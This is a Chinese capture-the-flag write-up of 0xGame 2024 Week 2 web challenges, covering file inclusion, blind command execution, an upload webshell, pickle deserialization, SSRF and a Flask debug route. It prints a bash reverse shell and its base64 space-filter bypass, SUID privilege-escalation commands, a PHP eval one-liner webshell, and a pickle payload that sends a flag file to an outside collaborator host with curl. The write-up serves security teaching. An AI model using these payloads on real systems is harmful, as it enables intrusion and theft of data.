0xGame 2024 Week 2 Writeup

Web

```
补充：
注意到有些小登不怎么明白php服务器的结构，稍微说点，本段可以跳过不看看.
LAMP和LNMP是两种常见的服务器软件组合，L是linux系统，M是mysql，P是php。A和N分别是apache和nginx
由于是linux，应该知道根目录是/，而存放网站的地方一般是/var/www/html
一般你在网站上访问的页面（比如upload.php、index.php），
其实对应的是服务器中的/var/www/html/upload.php、/var/www/html/index.php文件。
而index.php是默认主页，如果你直接访问主页，他会解析index.php
```

hello_include

没有头绪的可以看看提示：


你直接搜索都可以知道：

什么意思呢？

一般的php服务器，默认主页是index.php或者index.html。

而本题主页也写着源代码有泄露的信息。

直接/index.phps（注：本题是提供了这个文件，也给了提示。不是所有网站都有这么好的东西给你看源代码）




可以看到有以下信息：1、网站目录中有hello.php和phpinfo.php；2、有个include函数可以利用，而且本题名称就叫include。

读代码可知，index.php的逻辑就是：

如果有`$_POST['f1Ie']`（做过week1的都知道，这是POST参数。这个就是你传参时传的目的地）就`include $_POST['f1Ie']`，否则`include 'hello.php'`。访问/hello.php，发现他就是那句"如果你没有看到这句话，那么你的前期是成功的"，换句话说，如果你会传这个参数，就能够看不见hello.php，前期就成功了。

下一个时phpinfo.php，里面是服务器的php配置，有些漏洞就是利用php的不恰当的配置，比如



Core

PHP Version	7.4.27

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	Off	Off

这里有php的版本号，以及include相关的两个配置。

不过本题不太需要关心这个。

Environment

Variable	Value
HOSTNAME	35c3f2ffea90
PHP_VERSION	7.4.27
APACHE_CONFDIR	/etc/apache2
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
flag_0xgame_position	/s3cr3t/f14g
PHP_SHA256	3f8b937310f155822752229c2c2feb8cc2621e25a728e7b94d0d74c128c43d0c
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	https://www.php.net/distributions/php-7.4.27.tar.xz
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_ASC_URL	https://www.php.net/distributions/php-7.4.27.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

在环境变量中（无论你搜索flag还是0xgame都能搜到），这里告诉了你flag的位置。

话又说回来，flag不在 `/var/www/html` 这个网站目录中，你没有办法直接访问到。

想想怎么利用include，

include

(PHP 4, PHP 5, PHP 7, PHP 8)
include 表达式包含并运行指定文件。

以下文档也适用于 require。

被包含文件先按参数给出的路径寻找，如果没有给出目录（只有文件名）时则按照 include_path 指定的目录寻找。如果在 include_path 下没找到该文件则 include 最后才在调用脚本文件所在的目录和当前工作目录下寻找。如果最后仍未找到文件则 include 结构会发出一条 E_WARNING；这一点和 require 不同，后者会发出一个 E_ERROR。

注意如果文件无法访问， include 和 require 在分别发出最后的 E_WARNING 或 E_ERROR 之前，都会发出额外一条 E_WARNING。

如果定义了路径——不管是绝对路径（在 Windows 下以盘符或者 \ 开头，在 Unix/Linux 下以 / 开头）还是当前目录的相对路径（以 . 或者 .. 开头）——include_path 都会被完全忽略。例如一个文件以 ../ 开头，则解析器会在当前目录的父目录下寻找该文件。

有人搜到了php伪协议，但是你可以发现代码中不给用php伪协议。

其实这个比常规的CTF题还简单一些：你直接输入flag的绝对路径 `/s3cr3t/f14g`，include会根据绝对路径直接找到这个文件并且显示出来（还记得怎么传参数吧？）

```
POST / HTTP/1.1
Host: 8.130.84.100:50004
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://mitm/
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

f1Ie=/s3cr3t/f14g
```

其他解法：用相对路径，网站目录在/var/www/html，那么使用 `../../../s3cr3t/f14g` 也可以

或者php://伪协议不行，但是file://还能用（有点多此一举）， `file:///s3cr3t/f14g`

hello_shell

```php
<?php
highlight_file(__FILE__);
$cmd = $_REQUEST['cmd'] ?? 'ls';
if (strpos($cmd, ' ') !== false) {
    echo strpos($cmd, ' ');
    die('no space allowed');
}
@exec($cmd); // 没有回显怎么办?
```

$_REQUEST['cmd']的作用是同时接收GET和POST传来的cmd，二选其一即可。

读代码可知，这里有个exec函数，可以让服务器执行系统命令，但是没有回显（命令执行的输出），你就算让他读取flag也看不到。

还有一个难点，$cmd中不能带有空格。

要想看到回显，只需要让网站主动执行一些对外（对你）传输数据信息的命令。

这里建议搞一个服务器：可以用反弹shell（退而求其次的方法有：dnslog，Burpsuite的collaborator等，可以自行搜索研究，限于篇幅这里不讲）

常见的命令是 `bash -i >& /dev/tcp/1.2.3.4/5678 0>&1` 。此处ip和端口填你自己的。你的服务器中使用 `nc -lvvp 5678` ，然后把命令上传上去让网站执行，就可以做等网站连接你的服务器了。

这条命令是网站主动向你发起连接，接收你传过去的数据并执行，并且把输出传给你。

如何处理空格呢？一般的绕过办法可以用${IFS}代替空格，但是这条命令会产生歧义无法执行。可以把命令base64编码，并且执行 `base${IFS}-c${IFS}'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjIuMy40LzU2NzggMD4mMQ==|base64,-d|bash,-i}'`

成功连接后，可以看到根目录有/flag和一个readME，readME提醒你权限不够。因为从网站出来的权限是www-data而不是root。

这里是suid提权（提示也有），以下命令可以找到有suid权限的命令

```
1 find / -user root -perm -4000 -print 2>/dev/null
2 find / -perm -u=s -type f 2>/dev/null
3 find / -user root -perm -4000 -exec ls -ldb {} \;
```

所谓suid就是，你本来是www-data的权限，但是当你执行有suid权限的文件时，你会暂时拥有这文件所有者的权限（比如root）

甚至你也不用找，因为我把你需要的放在网站目录了。

在gtfobins找到wc，查看SUID部分，照葫芦画瓢

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which wc) .

LFILE=file_to_read
./wc --files0-from "$LFILE"
```

`LFILE=/flag`

`./wc --files0-from "$LFILE"`

picture

本题关键词：文件上传漏洞

也可以换个听起来很邪恶的词：上传木马

假如网站允许你上传任何文件，你可以传一个经典的一句话木马 `<?php @eval($_REQUEST['a']);?>` ，文件名叫1.php。当你上传之后再访问这个文件，由于后缀名是

php，网站会像解析index.php一样，解析你你这个文件。这个文件做了什么？接受参数a，并且执行它。

而a是你传的参数，也就是说，你可以让网站执行任何命令。

本题有一定的限制，没有源代码，这个需要依靠测试摸清边界：后缀名不允许使用php，这个文件必须真的是可以打开查看的jpg图片，你上传的类型一定要是image/jpeg或image/jpg（有的人一直疏忽了这个，可以先用jpg作后缀名，然后抓包修改后缀名）

无论如何，服务器会解析这个文件，你在里面藏的邪恶命令才会有用，在php不能使用的情况下，可以通过搜索，得知pht、phtml也是可以解析的。关于第二点，你只需要找一张jpg图片，把它大小压缩裁剪到能够通过，然后拼接一句话木马中。

上传成功后，网站会显示你的文件上传到了哪，访问你的木马文件，并且上传参数 `system("cat /flag");` 即可获得flag。

baby_pickle

> http://ngc660.cn/2022/11/%E6%9C%80%E8%BF%91%E7%A2%B0%E5%88%B0%E7%9A%84-python-pickle-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%B0%8F%E6%80%BB%E7%BB%93/

这个题就是考察手搓 `opcode` ，正常的序列化难免会有一些冗余数据像 `\x00` 等等，还有一些标识位

```
1 BlackList = [b'\x00', b'\x1e', b'system', b'popen', b'os', b'sys', b'posix']
```


这黑名单其实和没过滤一样，利用 `pty` 去执行命令就可以

```
1 import base64
2 opcode='''(cbuiltins
3 eval
4 S'__import__(\'pty\').spawn([\'open\',\'-a\',\'Calculator\'])'
5 o.'''.encode()
6 print(base64.b64encode(opcode).decode())
```

问题是怎么回显呢？方式很多其实，最简单的方法就是按无回显命令执行的方法，进行外带，`dnslog` 平台就用 `BurpSuite` 自带的

最终 `payload`

```python
import base64
opcode='''(cbuiltins
eval
S'__import__(\'pty\').spawn([\'bash\',\'-c\',\'echo Y3VybCAtWCBQT1NUIGh0dHA6Ly9paDM1YTNjYTRnZG56emFkaWRwNTBsN2tzYnkybXNhaC5vYXN0aWZ5LmNvbSAtZCAkKGNhdCAvdG1wL2ZsYWcp|base64 -d|bash\'])'
o.'''.encode()
print(base64.b64encode(opcode).decode())
```



baby_ssrf


> https://xz.aliyun.com/t/6993

```python
from flask import Flask, request
import os
from urllib.parse import urlparse, urlunparse
import subprocess
import socket

app = Flask(__name__)
BlackList=[
    "127.0.0.1"
]

@app.route('/')
```


```python
def index():
    return open(__file__).read()


@app.route('/cmd',methods=['POST'])
def cmd():
    if request.remote_addr != "127.0.0.1":
        return "Forbidden"
    if request.method == "GET":
        return "Hello World!"
    if request.method == "POST":
        return os.popen(request.form.get("cmd")).read()


@app.route('/visit')
def visit():
    url = request.args.get('url')
    if url is None:
        return "No url provided"
    url = urlparse(url)
    realIpAddress = socket.gethostbyname(url.hostname)
    if url.scheme == "file" or realIpAddress in BlackList:
        return "Hacker!"
    result = subprocess.run(["curl","-L", urlunparse(url)],
capture_output=True, text=True)
    # print(result.stderr)
    return result.stdout


if __name__ == '__main__':
    app.run(host='0.0.0.0',port=8000)
```

考察 `ssrf` 使用 `gopher` 协议去发POST包，可以看到这里把 `127.0.0.1` 过滤了，在 `linux` 中 `0.0.0.0` 或者 `0` 也会作为 `127.0.0.1` 请求，所以这里使用 `0.0.0.0` 绕过就可以，其他的绕过方式其实你也可以去尝试，这里就不过多说了

先构造一个请求 `cmd` 路由执行命令的请求包



对这个请求包进行两次url编码，第一次是给我们的请求也就是 `flask` 去解码的，第二次编码是 `gopher` 协议进行解码



注意 `url` 的构造，具体原理文章里面都有

baby_pe

> https://notes.v3g3t4ble.xyz/knowledge/%E6%9D%83%E9%99%90%E6%8F%90%E5%8D%87/Linux/
>
> https://gtfobins.github.io/
>
> https://inhann.top/2021/02/25/flask_newer/#PIN-rce


```python
from flask import Flask, request

app = Flask(__name__)


@app.route('/')
def index():
    print(request.user_agent.string.lower().find("mozi"))
    return open(__file__).read()


@app.route('/fileread')
def read_file():
    filename = request.args.get('filename')
    return open(filename).read()


if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0", port=8000)
```

代码很简单，就一个读取文件的路由，读取 `/flag` 提示 `flag` 要 `root` 用户才可以看，后面的信息就是通过算 `pin` 码去 `rce` ，谷歌搜一下就知道了

拉过来一个算 `pin` 的脚本，去寻找相关的数据

